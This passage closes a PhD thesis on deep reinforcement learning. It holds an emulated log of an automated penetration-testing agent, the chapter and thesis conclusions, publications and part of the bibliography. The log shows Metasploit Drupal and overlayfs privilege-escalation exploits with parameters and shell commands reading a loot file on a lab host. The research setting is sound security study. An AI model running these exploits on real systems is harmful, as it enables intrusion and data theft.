|  (3, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  |  False |  False  |   False  |   False  | False |
|  (3, 0) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |   True  |   True |   True  |   False  |   False  |  True |
|  (4, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  |  False |  False  |   False  |   False  | False |
|  (4, 0) |  True  |  True  | True  |  0.0  |  1.0   | False |  False  |   True  |  False |   True  |   False  |   False  | False |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+

# It discovered that the (3, 0) node runs the mysql service, which is an indication that the node could be sensitive. It tries to exploit
       ↪  the drupal service.
STEP 15
INFO:EmulatedNASimEnv:step() with Exploit: name=e_drupal, target=(3, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=80_
       ↪ linux_drupal, access=1
INFO:MsfClient:Executing exploit:unix/webapp/drupal_coder_exec with params {'RHOSTS': '192.168.3.100', 'TARGETURI': '/drupal'}
INFO:MsfClient:No session created.
WARNING:EmulatedNetwork:Failed exploit: Exploit: name=e_drupal, target=(3, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service
       ↪ =80_linux_drupal, access=1

a: Exploit: name=e_drupal, target=(3, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=80_linux_drupal, access=1, r: 0.0, d:
       ↪ False
V(s)=12.98

# It tries again and this time succeeds. The examination shows that the host contains sensitive information, but it can be accessed only
       ↪ by a privileged user.
STEP 16
INFO:EmulatedNASimEnv:step() with Exploit: name=e_drupal, target=(3, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=80_
       ↪ linux_drupal, access=1
INFO:MsfClient:Executing exploit:unix/webapp/drupal_coder_exec with params {'RHOSTS': '192.168.3.100', 'TARGETURI': '/drupal'}
INFO:MsfClient:Opened new session #3 for 192.168.3.100
INFO:MsfClient:Running `test -f /home/kylo_ren/loot; echo NO_LOOT=$?` at #3 (192.168.3.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'test -f /home/kylo_ren/loot; echo NO_LOOT=$?', 'SESSION': 3}
INFO:MsfClient:Running `cat /home/kylo_ren/loot` at #3 (192.168.3.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'cat /home/kylo_ren/loot', 'SESSION': 3}
INFO:MsfClient:Running `whoami` at #3 (192.168.3.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'whoami', 'SESSION': 3}

a: Exploit: name=e_drupal, target=(3, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=80_linux_drupal, access=1, r: 0.0, d:
       ↪ False
V(s)=12.98
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
| Address | Compr. | Reach. | Disc. | Value | Access | linux | windows | proftpd | drupal | phpwiki | e_search | wp_ninja | mysql |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
|  (1, 0) |  True  |  True  | True  |  0.0  |  1.0   | False |  False  |  False  | False  |  False  |   True   |    True  | False |
|  (3, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |   False  | False |
|  (3, 0) |  True  |  True  | True  | 100.0 |  1.0   | False |  False  |   True  |  True  |   True  |  False   |   False  |  True |
|  (4, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |   False  | False |
|  (4, 0) |  True  |  True  | True  |  0.0  |  1.0   | False |  False  |   True  | False  |   True  |  False   |   False  | False |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+

# The agent tries to escalate privileges, and after success it collects the sensitive information (the loot).
STEP 17
INFO:EmulatedNASimEnv:step() with PrivilegeEscalation: name=pe_kernel, target=(3, 0), cost=1.00, prob=1.00, req_access=USER, os=linux,
       ↪ process=None, access=2
INFO:MsfClient:Executing exploit:linux/local/overlayfs_priv_esc with params {'SESSION': 3, 'target': 0}
INFO:MsfClient:Opened new session #4 for 192.168.3.100
INFO:MsfClient:Running `test -f /home/kylo_ren/loot; echo NO_LOOT=$?` at #4 (192.168.3.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'test -f /home/kylo_ren/loot; echo NO_LOOT=$?', 'SESSION': 4}
INFO:MsfClient:Running `cat /home/kylo_ren/loot` at #4 (192.168.3.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'cat /home/kylo_ren/loot', 'SESSION': 4}
INFO:EmulatedNetwork:----------------------
INFO:EmulatedNetwork:Loot recovered: LOOT=28a5b8532399467452f55775a05daa10
INFO:EmulatedNetwork:----------------------
INFO:MsfClient:Running `whoami` at #4 (192.168.3.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'whoami', 'SESSION': 4}
a: PrivilegeEscalation: name=pe_kernel, target=(3, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, process=None, access=2, r: 0.0, d
       ↪ : False
V(s)=16.02
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
| Address | Compr. | Reach. | Disc. | Value | Access | linux | windows | proftpd | drupal | phpwiki | e_search | wp_ninja | mysql |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
|  (1, 0) |  True  | True   | True  |  0.0  |  1.0   | False |  False  |  False  | False  |  False  |    True  |   True   | False |
|  (3, 1) | False  | True   | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |   False  |  False   | False |
|  (3, 0) |  True  | True   | True  | 100.0 |  2.0   | False |  False  |   True  |  True  |   True  |   False  |  False   |  True |
|  (4, 1) | False  | True   | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |   False  |  False   | False |
|  (4, 0) |  True  | True   | True  |  0.0  |  1.0   | False |  False  |   True  | False  |   True  |   False  |  False   | False |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
```

6.6 chapter conclusion

This chapter focused on automated penetration testing, where we put to use the concepts investigated in previous chapters. Because the current penetration testing frameworks lacked features and were not realistic enough, we first introduced NASimEmu, a novel framework for training general deep RL-based agents. Then, we designed several agent architectures – the *MIL* architecture and matrix action representation from Chapter 4, the *GNN* architecture and decomposed action representation from Chapter 5, and an additional architecture based on attention. To facilitate training, we introduced a novel approach to the optimal stopping problem, where one learns both stopping and behavioural policies at the same time, and which does not involve a parametrized terminal action.

We were able to successfully construct an agent that generalizes to unseen scenarios and is scalable to large networks. Additionally, we performed a successful transfer of a simulation-trained model into realistic emulation. A separate experiment showed that the proposed approach to the optimal stopping problem leads to simpler training with an easier configuration of exploration hyperparameters.

Further experiments showed that most architecture variants achieve similar performance. Comparing multiple factors, the best architecture, for this particular problem, is *MIL* with matrix action selection, since it achieves comparable performance to other variants, but it is simplest and smallest in terms of the number of parameters. We argue that *GNN* finds its usage in domains with a lot of structural information that is not easily encoded in the node representations themselves. Additionally, the compound action selection is necessary in domains with multi-parameter actions.

7 CONCLUSION

This thesis presented several practical information acquisition problems and proposed deep RL-based solutions for each of them. In each chapter, the proposed method contributed to the related state-of-the-art, either in performance, generality, or with a novel approach. Let us conclude by summarizing the main contributions and the possible future work.

7.1 THESIS CONTRIBUTIONS

- Chapter 3 introduced a flexible reinforcement learning (RL) framework for solving the Classification with Costly Features (CwCF) problem, where the goal is to optimize a multi-criteria accuracy vs. cost objective. The chapter introduced a base method, a modification allowing users to directly specify their average or hard budget, a modification that enables the method to work with datasets with missing features, and it also showed how to incorporate an existing legacy classifier. All method variants were evaluated with several diverse datasets, where they robustly outperformed competing algorithms.

- Chapter 4 explored a more general case where the data is not flat any more, but hierarchical instead. The chapter augmented the CwCF framework so that it can process such data naturally and directly select features in the hierarchy, as opposed to existing methods. The experiments showed that the proposed method results in substantial cost savings while not sacrificing accuracy, compared to algorithms that access complete data. A separate experiment demonstrated its practical use in a malicious web domain identification.

- Chapter 5 abstracted the problem even further, focused on a relational worldview, and presented a novel method based on deep reinforcement learning, graph neural networks and autoregressive policy decomposition. The method processes the objects and their relations encoded as a graph, and performs multi-parameter actions, where each parameter corresponds to a single object. Moreover, specific actions can also select an arbitrary subset of objects. Compared to alternative approaches, the parameters can be selected in a linear time and space, and the trained models are not fixed to a specific problem size, allowing them to be deployed in differently-sized problems. The experiments demonstrated impressive zero-shot generalization to different problem variations and sizes. Moreover, they demonstrated the framework's capability to select a subset of objects at once. In a setting traditionally dominated by planners, one experiment demonstrated that while our method can operate even in large problems, competing planning-based methods cannot, due to their exponential time and space demands.

- Chapter 6 presented a case study, utilizing insight gained from the previous chapters to design multiple deep RL agent architectures for a practical problem of automated offensive penetration testing. Additionally, it proposed a novel framework for training general agents and a novel approach to the optimal stopping problem, where one learns both stopping and behavioural policies at the same time without a parametrized terminal action. The experiments demonstrated that the proposed architectures learn general policies applicable to unseen scenarios, and showed that our approach to the optimal stopping problem provides benefits to the user, such as easily configurable hyperparameters. The final experiment demonstrated a successful transfer of a simulation-trained model into realistic emulation.

7.2 FUTURE WORK

All methods presented in this thesis could be improved with new advancements in deep RL. Possibly, their sample complexity may be improved with offline RL methods [82]. Similarly, the sequential processing may benefit from the use of recurrent neural networks or transformers [85], which could leverage temporal consistencies in state representations. The symbolic and relational approach presented in Chapter 5 could benefit from curriculum learning [11], since the models can be trained in smaller problem instances and deployed in larger. The penetration testing framework from Chapter 6 could be further improved to be more realistic.

In all practical problems, we see great potential to increase versatility, generality and practicality by combining the existing approaches with large language models (LLMs) [167]. Since such models enable understanding, processing and embedding of inputs that were designed primarily for humans (such as plain text, code, pictures and videos, but also interfaces such as a command line), it could be feasible to tackle domains that were, only recently, hard to process by machines. These models could be complementary to deep RL in practical problems, since, contrary to LLMs, deep RL models are usually more compute-efficient, and can be trained to optimize given objectives.

a

PUBLICATIONS

This section lists the author's publications, their citations according to Google Scholar in February 2024, and the author's contribution. Presentations at conferences and workshops without proceedings are in footnotes. All publications are related to this thesis.

journal publications

- Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "Classification with Costly Features as a Sequential Decision-Making Problem." In: *Machine Learning* 109.8 (2020), pp. 1587–1615 (33 citations, 80% contribution)
- Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "Classification with Costly Features in Hierarchical Deep Sets." In: - (under review / minor revision) (arXiv:1911.08756 – 1 citation, 80% contribution) [*]
- Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "Symbolic Relational Deep Reinforcement Learning based on Graph Neural Networks and Autoregressive Policy Decomposition." In: - (under review) (arXiv:2009.12462 – 20 citations, 80% contribution) [*†]

conferences and workshops with proceedings

- Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "Classification with Costly Features using Deep Reinforcement Learning." In: *AAAI Conference on Artificial Intelligence*. 2019 (**100 citations**, 80% contribution) [‡]
- Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "NASimEmu: Network Attack Simulator & Emulator for Training Agents Generalizing to Novel Scenarios." In: *Computer Security. ESORICS 2023 International Workshops*. Springer International Publishing, 2024 (3 citations, 80% contribution)

[*] Also presented at Reinforcement Learning for Real Life (RL4RealLife) workshop at NeurIPS 2021.

[†] Also presented at CyberSec&AI Connected 2020.

[‡] Also presented at Adaptive Learning Agents (ALA) workshop at ICML 2018.

BIBLIOGRAPHY

[1] Dhaval Adjodah, Tim Klinger, and Joshua Joseph. "Symbolic Relation Networks for Reinforcement Learning." In: *Relational Representation Learning Workshop* (2018).

[2] Constructions Aeronautiques, Adele Howe, Craig Knoblock, ISI Drew McDermott, Ashwin Ram, Manuela Veloso, Daniel Weld, David Wilkins SRI, Anthony Barrett, Dave Christianson, et al. "Pddl| the planning domain definition language." In: *Technical Report, Tech. Rep.* (1998).

[3] Alex Andrew, Sam Spillard, Joshua Collyer, and Neil Dhir. "Developing Optimal Causal Cyber-Defence Agents via Cyber Security Simulation." In: *International Confernece on Machine Learning (ICML). Workshop on Machine Learning for Cybersecurity (ML4Cyber)*. July 2022.

[4] Melissa J Azur, Elizabeth A Stuart, Constantine Frangakis, and Philip J Leaf. "Multiple imputation by chained equations: what is it and how does it work?" In: *International journal of methods in psychiatric research* 20.1 (2011), pp. 40–49.

[5] Jimmy Lei Ba, Jamie Ryan Kiros, and Geoffrey E Hinton. "Layer normalization." In: *arXiv preprint arXiv:1607.06450* (2016).

[6] Franz Baader, Ian Horrocks, Carsten Lutz, and Uli Sattler. *Introduction to description logic*. Cambridge: Cambridge University Press, 2017.

[7] Victor Bapst, Alvaro Sanchez-Gonzalez, Carl Doersch, Kimberly Stachenfeld, Pushmeet Kohli, Peter Battaglia, and Jessica Hamrick. "Structured agents for physical construction." In: *International Conference on Machine Learning*. PMLR. 2019, pp. 464–474.

[8] Peter W Battaglia, Jessica B Hamrick, Victor Bapst, Alvaro Sanchez-Gonzalez, Vinicius Zambaldi, Mateusz Malinowski, Andrea Tacchetti, David Raposo, Adam Santoro, Ryan Faulkner, et al. "Relational inductive biases, deep learning, and graph networks." In: *arXiv preprint arXiv:1806.01261* (2018).

[9] Valentina Bayer-Zubek and Thomas G Dietterich. "Integrating learning from examples into the search for diagnostic policies." In: *Journal of Artificial Intelligence Research* 24 (2005), pp. 263–303.

[10] Djalel Benbouzid, Róbert Busa-Fekete, and Balázs Kégl. "Fast classification using sparse decision DAGs." In: *Proceedings of the 29th International Coference on International Conference on Machine Learning*. Omnipress. 2012, pp. 747–754.

[11] Yoshua Bengio, Jérôme Louradour, Ronan Collobert, and Jason Weston. "Curriculum learning." In: *Proceedings of the 26th annual international conference on machine learning*. 2009, pp. 41–48.

[12] Dimitri P Bertsekas. *Nonlinear programming*. Athena scientific Belmont, 1999.

[13] Verónica Bolón-Canedo, Iago Porto-Díaz, Noelia Sánchez-Maroño, and Amparo Alonso-Betanzos. "A framework for cost-based feature selection." In: *Pattern Recognition* 47.7 (2014), pp. 2481–2489.

[14] Greg Brockman, Vicki Cheung, Ludwig Pettersson, Jonas Schneider, John Schulman, Jie Tang, and Wojciech Zaremba. "OpenAI gym." In: *arXiv preprint arXiv:1606.01540* 10 (2016).

[15] Pavel Čeleda, Jakub Čegan, Jan Vykopal, Daniel Tovarňák, et al. "Kypo–a platform for cyber defence exercises." In: *M&S Support to Operational Tasks Including War Gaming, Logistics, Cyber Defence. NATO Science and Technology Organization* (2015).

[16] Nicolo Cesa-Bianchi, Shai Shalev-Shwartz, and Ohad Shamir. "Efficient learning with partially observed attributes." In: *Journal of Machine Learning Research* 12.Oct (2011), pp. 2857–2878.

[17] Jinyin Chen, Shulong Hu, Haibin Zheng, Changyou Xing, and Guomin Zhang. "GAIL-PT: An intelligent penetration testing framework with generative adversarial imitation learning." In: *Computers & Security* 126 (2023), p. 103055.

[18] Yang-En Chen, Kai-Fu Tang, Yu-Shao Peng, and Edward Y Chang. "Effective medical test suggestions using deep reinforcement learning." In: *arXiv preprint arXiv:1905.12916* (2019).

[19] Ziheng Chen, Jin Huang, Hongshik Ahn, and Xin Ning. "Costly features classification using monte carlo tree search." In: *2021 International Joint Conference on Neural Networks (IJCNN)*. IEEE. 2021, pp. 1–8.

[20] Andrew Chester, Michael Dann, Fabio Zambetta, and John Thangarajah. "Oracle-SAGE: Planning Ahead in Graph-Based Deep Reinforcement Learning." In: *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*. Springer. 2022, pp. 52–67.

[21] Kyunghyun Cho, Bart Van Merriënboer, Dzmitry Bahdanau, and Yoshua Bengio. "On the properties of neural machine translation: Encoder-decoder approaches." In: *arXiv preprint arXiv:1409.1259* (2014).

[22] Yinlam Chow, Mohammad Ghavamzadeh, Lucas Janson, and Marco Pavone. "Risk-Constrained Reinforcement Learning with Percentile Risk Criteria." In: *Journal of Machine Learning Research* 18.167 (2017), pp. 1–167.

[23] Ankur Chowdhary, Dijiang Huang, Jayasurya Sevalur Mahendran, Daniel Romo, Yuli Deng, and Abdulhakim Sabur. "Autonomous security analysis and penetration testing." In: *2020 16th International Conference on Mobility, Sensing and Networking (MSN)*. IEEE. 2020, pp. 508–515.

[24] Gabriella Contardo, Ludovic Denoyer, and Thierry Artieres. "Recurrent neural networks for adaptive feature acquisition." In: *International Conference on Neural Information Processing*. Springer. 2016, pp. 591–599.

[25] Marc Damashek. "Gauging similarity with n-grams: Language-independent categorization of text." In: *Science* 267.5199 (1995), pp. 843–848.

[26] Niranjan Damera Venkata and Chiranjib Bhattacharyya. "Deep Recurrent Optimal Stopping." In: *Advances in Neural Information Processing Systems* 36 (2024).

[27] Kun Deng, Chris Bourke, Stephen Scott, Julie Sunderman, and Yaling Zheng. "Bandit-based algorithms for budgeted learning." In: *Seventh IEEE International Conference on Data Mining (ICDM 2007)*. IEEE. 2007, pp. 463–468.

[28] Martin Drašar, Stephen Moskal, Shanchieh Yang, and Pavol Zat'ko. "Session-level adversary intent-driven cyberattack simulator." In: *2020 IEEE/ACM 24th International Symposium on Distributed Simulation and Real Time Applications (DS-RT)*. IEEE. 2020, pp. 1–9.

[29] Gabriel Dulac-Arnold, Ludovic Denoyer, Philippe Preux, and Patrick Gallinari. "Datum-wise classification: a sequential approach to sparsity." In: *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*. Springer. 2011, pp. 375–390.

[30] Gabriel Dulac-Arnold, Nir Levine, Daniel J Mankowitz, Jerry Li, Cosmin Paduraru, Sven Gowal, and Todd Hester. "Challenges of real-world reinforcement learning: definitions, benchmarks and analysis." In: *Machine Learning* 110.9 (2021), pp. 2419–2468.

[31] Sašo Džeroski, Luc De Raedt, and Kurt Driessens. "Relational reinforcement learning." In: *Machine learning* 43.1-2 (2001), pp. 7–52.

[32] Guillem Frances, Blai Bonet, and Hector Geffner. "Learning general planning policies from small examples without supervision." In: *Proceedings of the AAAI Conference on Artificial Intelligence*. Vol. 35. 13. 2021, pp. 11801–11808.

[33] Sankalp Garg, Aniket Bajpai, and Mausam. "Symbolic network: generalized neural policies for relational MDPs." In: *International Conference on Machine Learning*. PMLR. 2020, pp. 3397–3407.

[34] Marta Garnelo, Kai Arulkumaran, and Murray Shanahan. "Towards deep symbolic reinforcement learning." In: *arXiv preprint arXiv:1609.05518* (2016).

[35] Wenbo Gong, Sebastian Tschiatschek, Sebastian Nowozin, Richard E Turner, José Miguel Hernández-Lobato, and Cheng Zhang. "Icebreaker: Element-wise efficient information acquisition with a bayesian deep latent gaussian model." In: *Advances in neural information processing systems* 32 (2019).

[36] Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio. "Generative adversarial nets." In: *Advances in neural information processing systems*. 2014, pp. 2672–2680.

[37] Joshua Goodman. "Classes for fast maximum entropy training." In: *2001 IEEE International Conference on Acoustics, Speech, and Signal Processing. Proceedings (Cat. No. 01CH37221)*. Vol. 1. IEEE. 2001, pp. 561–564.

[38] Edward Groshev, Aviv Tamar, Maxwell Goldstein, Siddharth Srivastava, and Pieter Abbeel. "Learning generalized reactive policies using deep neural networks." In: *2018 AAAI Spring Symposium Series*. 2018.

[39] Carlos Guestrin, Daphne Koller, Ronald Parr, and Shobha Venkataraman. "Efficient solution algorithms for factored MDPs." In: *Journal of Artificial Intelligence Research* 19 (2003), pp. 399–468.

[40] Arthur Guez, Mehdi Mirza, Karol Gregor, Rishabh Kabra, Sébastien Racanière, Théophane Weber, David Raposo, Adam Santoro, Laurent Orseau, Tom Eccles, et al. *An investigation of Model-free planning: boxoban levels*. https://github.com/deepmind/boxoban-levels/. 2018.

[41] Arthur Guez, Mehdi Mirza, Karol Gregor, Rishabh Kabra, Sébastien Racanière, Théophane Weber, David Raposo, Adam Santoro, Laurent Orseau, Tom Eccles, et al. "An investigation of model-free planning." In: *International Conference on Machine Learning*. PMLR. 2019, pp. 2464–2473.

[42] Isabelle Guyon and André Elisseeff. "An introduction to variable and feature selection." In: *Journal of machine learning research* 3.Mar (2003), pp. 1157–1182.

[43] Isabelle Guyon, Jason Weston, Stephen Barnhill, and Vladimir Vapnik. "Gene selection for cancer classification using support vector machines." In: *Machine learning* 46.1-3 (2002), pp. 389–422.

[44] Will Hamilton, Zhitao Ying, and Jure Leskovec. "Inductive representation learning on large graphs." In: *Advances in Neural Information Processing Systems*. 2017, pp. 1024–1034.

[45] Kim Hammar and Rolf Stadler. "Finding effective security strategies through reinforcement learning and self-play." In: *2020 16th International Conference on Network and Service Management (CNSM)*. IEEE. 2020, pp. 1–9.

[46] Kim Hammar and Rolf Stadler. "Learning intrusion prevention policies through optimal stopping." In: *2021 17th International Conference on Network and Service Management (CNSM)*. IEEE. 2021, pp. 509–517.

[47] Jessica B. Hamrick, Kelsey R. Allen, Victor Bapst, Tina Zhu, Kevin R. McKee, Josh Tenenbaum, and Peter W. Battaglia. "Relational inductive bias for physical construction in humans and machines." In: *Proceedings of the 40th Annual Meeting of the Cognitive Science Society, CogSci 2018, Madison, WI, USA, July 25-28, 2018*. Ed. by Chuck Kalish, Martina A. Rau, Xiaojin (Jerry) Zhu, and Timothy T. Rogers. 2018.

[48] Jack Harmer, Linus Gisslén, Jorge del Val, Henrik Holst, Joakim Bergdahl, Tom Olsson, Kristoffer Sjöö, and Magnus Nordin. "Imitation learning with concurrent actions in 3D games." In: *2018 IEEE Conference on Computational Intelligence and Games (CIG)*. IEEE. 2018, pp. 1–8.

[49] Rishi Hazra and Luc De Raedt. "Deep Explainable Relational Reinforcement Learning: A Neuro-Symbolic Approach." In: *arXiv preprint arXiv:2304.08349* (2023).

[50] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. "Deep residual learning for image recognition." In: *Proceedings of the IEEE conference on computer vision and pattern recognition*. 2016, pp. 770–778.

[51] Malte Helmert. "The fast downward planning system." In: *Journal of Artificial Intelligence Research* 26 (2006), pp. 191–246.

[52] Malte Helmert and Carmel Domshlak. "Lm-cut: Optimal planning with the landmark-cut heuristic." In: *Seventh international planning competition (IPC 2011), deterministic part* (2011), pp. 103–105.

[53] Matteo Hessel, Joseph Modayil, Hado Van Hasselt, Tom Schaul, Georg Ostrovski, Will Dabney, Dan Horgan, Bilal Piot, Mohammad Azar, and David Silver. "Rainbow: Combining improvements in deep reinforcement learning." In: *Thirty-Second AAAI Conference on Artificial Intelligence*. 2018.

[54] Sepp Hochreiter and Jürgen Schmidhuber. "Long short-term memory." In: *Neural computation* 9.8 (1997), pp. 1735–1780.

[55] Arthur E Hoerl and Robert W Kennard. "Ridge regression: Biased estimation for nonorthogonal problems." In: *Technometrics* 12.1 (1970), pp. 55–67.

[56] Kurt Hornik. "Approximation capabilities of multilayer feedforward networks." In: *Neural networks* 4.2 (1991), pp. 251–257.

[57] Max Jaderberg, Wojciech M Czarnecki, Iain Dunning, Luke Marris, Guy Lever, Antonio Garcia Castaneda, Charles Beattie, Neil C Rabinowitz, Ari S Morcos, Avraham Ruderman, et al. "Human-level performance in 3D multiplayer games with population-based reinforcement learning." In: *Science* 364.6443 (2019), pp. 859–865.

[58] Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "Classification with Costly Features using Deep Reinforcement Learning." In: *AAAI Conference on Artificial Intelligence*. 2019.

[59] Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "Classification with Costly Features as a Sequential Decision-Making Problem." In: *Machine Learning* 109.8 (2020), pp. 1587–1615.

[60] Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "NASimEmu: Network Attack Simulator & Emulator for Training Agents Generalizing to Novel Scenarios." In: *Computer Security. ESORICS 2023 International Workshops*. Springer International Publishing, 2024.

[61] Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "Classification with Costly Features in Hierarchical Deep Sets." In: - (under review / minor revision).

[62] Jaromír Janisch, Tomáš Pevný, and Viliam Lisý. "Symbolic Relational Deep Reinforcement Learning based on Graph Neural Networks and Autoregressive Policy Decomposition." In: - (under review).

[63] Daniel Jarrett and Mihaela Van Der Schaar. "Inverse Active Sensing: Modeling and Understanding Timely Decision-Making." In: *International Conference on Machine Learning*. PMLR. 2020, pp. 4713–4723.

[64] Daniel Jarrett, Jinsung Yoon, Ioana Bica, Zhaozhi Qian, Ari Ercole, and Mihaela van der Schaar. "Clairvoyance: A pipeline toolkit for medical time series." In: *International Conference on Learning Representations*. 2020.

[65] Shihao Ji and Lawrence Carin. "Cost-sensitive feature acquisition and classification." In: *Pattern Recognition* 40.5 (2007), pp. 1474–1485.

[66] Mohammad Kachuee, Orpaz Goldstein, Kimmo Karkkainen, Sajad Darabi, and Majid Sarrafzadeh. "Opportunistic Learning: Budgeted Cost-Sensitive Learning from Data Streams." In: *International Conference on Learning Representations*. 2019.

[67] Aloak Kapoor and Russell Greiner. "Learning and classifying under hard budgets." In: *European Conference on Machine Learning*. Springer. 2005, pp. 170–181.

[68] Rushang Karia and Siddharth Srivastava. "Relational Abstractions for Generalized Reinforcement Learning on Symbolic Problems." In: *31st International Joint Conference on Artificial Intelligence, IJCAI 2022*. International Joint Conferences on Artificial Intelligence. 2022, pp. 3135–3142.

[69] Thomas Keller and Patrick Eyerich. "PROST: Probabilistic Planning Based on UCT." In: *Proceedings of the Twenty-Second International Conference on Automated Planning and Scheduling (ICAPS)*. 2012.

[70] Thomas Keller and Malte Helmert. "Trial-based Heuristic Tree Search for Finite Horizon MDPs." In: *Proceedings of the Twenty-Third International Conference on Automated Planning and Scheduling (ICAPS)*. 2013.

[71] Diederik P Kingma and Jimmy Ba. "Adam: A method for stochastic optimization." In: *International Conference on Learning Representations*. 2015.

[72] Thomas N Kipf and Max Welling. "Semi-supervised classification with graph convolutional networks." In: *arXiv preprint arXiv:1609.02907* (2016).

[73] Alex Krizhevsky and Geoffrey Hinton. "Learning multiple layers of features from tiny images." MA thesis. University of Toronto, 2009.

[74] Farzana Kulsoom, Sanam Narejo, Zahid Mehmood, Hassan Nazeer Chaudhry, Ayesha Butt, and Ali Kashif Bashir. "A review of machine learning-based human activity recognition for diverse applications." In: *Neural Computing and Applications* 34.21 (2022), pp. 18289–18324.

[75] Matt Kusner, Wenlin Chen, Quan Zhou, Zhixiang Xu, Kilian Weinberger, and Yixin Chen. "Feature-Cost Sensitive Learning with Submodular Trees of Classifiers." In: *AAAI Conference on Artificial Intelligence*. 2014, pp. 1939–1945.

[76] Yann LeCun, Yoshua Bengio, and Geoffrey Hinton. "Deep learning." In: *Nature* 521.7553 (2015), pp. 436–444.

[77] Junhyun Lee, Inyeop Lee, and Jaewoo Kang. "Self-attention graph pooling." In: *International conference on machine learning*. PMLR. 2019, pp. 3734–3743.

[78] Min Hun Lee, Daniel P Siewiorek, Asim Smailagic, Alexandre Bernardino, and Sergi Bermúdez i Badia. "Co-design and evaluation of an intelligent decision support system for stroke rehabilitation assessment." In: *Proceedings of the ACM on Human-Computer Interaction* 4.CSCW2 (2020), pp. 1–27.

[79] Min Hun Lee, Daniel P Siewiorek, Asim Smailagic, Alexandre Bernardino, and Sergi Bermúdez i Badia. "Interactive hybrid approach to combine machine and human intelligence for personalized rehabilitation assessment." In: *Proceedings of the ACM Conference on Health, Inference, and Learning*. 2020, pp. 160–169.

[80] Joel Z Leibo, Cyprien de Masson d'Autume, Daniel Zoran, David Amos, Charles Beattie, Keith Anderson, Antonio García Castañeda, Manuel Sanchez, Simon Green, Audrunas Gruslys, et al. "Psychlab: a psychology laboratory for deep reinforcement learning agents." In: *arXiv preprint arXiv:1801.08116* (2018).

[81] Moshe Leshno, Vladimir Ya Lin, Allan Pinkus, and Shimon Schocken. "Multilayer feedforward networks with a nonpolynomial activation function can approximate any function." In: *Neural networks* 6.6 (1993), pp. 861–867.

[82] Sergey Levine, Aviral Kumar, George Tucker, and Justin Fu. "Offline reinforcement learning: Tutorial, review, and perspectives on open problems." In: *arXiv preprint arXiv:2005.01643* (2020).

[83] Li Li, Raed Fayad, and Adrian Taylor. "CyGIL: A cyber gym for training autonomous agents over emulated network systems." In: *Proceedings of the 1st International Workshop on Adaptive Cyber Defense* (2021).

[84] Richard Li, Allan Jabri, Trevor Darrell, and Pulkit Agrawal. "Towards Practical Multi-Object Manipulation using Relational Reinforcement Learning." In: *arXiv preprint arXiv:1912.11032* (2019).

[85] Wenzhe Li, Hao Luo, Zichuan Lin, Chongjie Zhang, Zongqing Lu, and Deheng Ye. "A Survey on Transformers in Reinforcement Learning." In: *Transactions on Machine Learning Research* (2023). ISSN: 2835-8856. URL: https://openreview.net/forum?id=r30yuDPvf2.

[86] Yang Li and Junier Oliva. "Active feature acquisition with generative surrogate models." In: *International Conference on Machine Learning*. PMLR. 2021, pp. 6450–6459.

[87] Yujia Li, Daniel Tarlow, Marc Brockschmidt, and Richard Zemel. "Gated graph sequence neural networks." In: *arXiv preprint arXiv:1511.05493* (2015).

[88] Yuxi Li. "Deep reinforcement learning." In: *arXiv preprint arXiv:1810.06339* (2018).

[89] M. Lichman. *UCI Machine Learning Repository*. 2013. URL: http://archive.ics.uci.edu/ml.

[90] Timothy P Lillicrap, Jonathan J Hunt, Alexander Pritzel, Nicolas Heess, Tom Erez, Yuval Tassa, David Silver, and Daan Wierstra. "Continuous control with deep reinforcement learning." In: *International Conference on Learning Representations*. 2016.

[91] Enlu Lin, Qiong Chen, and Xiaoming Qi. "Deep reinforcement learning for imbalanced classification." In: *Applied Intelligence* 50 (2020), pp. 2488–2502.

[92] Long-Ji Lin. "Reinforcement learning for robots using neural networks." PhD thesis. Carnegie Mellon University, 1993.

[93] Xiaofeng Liu, BVK Kumar, Chao Yang, Qingming Tang, and Jane You. "Dependency-aware attention control for unconstrained face recognition with image sets." In: *Proceedings of the European Conference on Computer Vision (ECCV)*. 2018, pp. 548–565.

[94] Ilya Loshchilov and Frank Hutter. "Decoupled weight decay regularization." In: *International Conference on Learning Representations*. 2017.

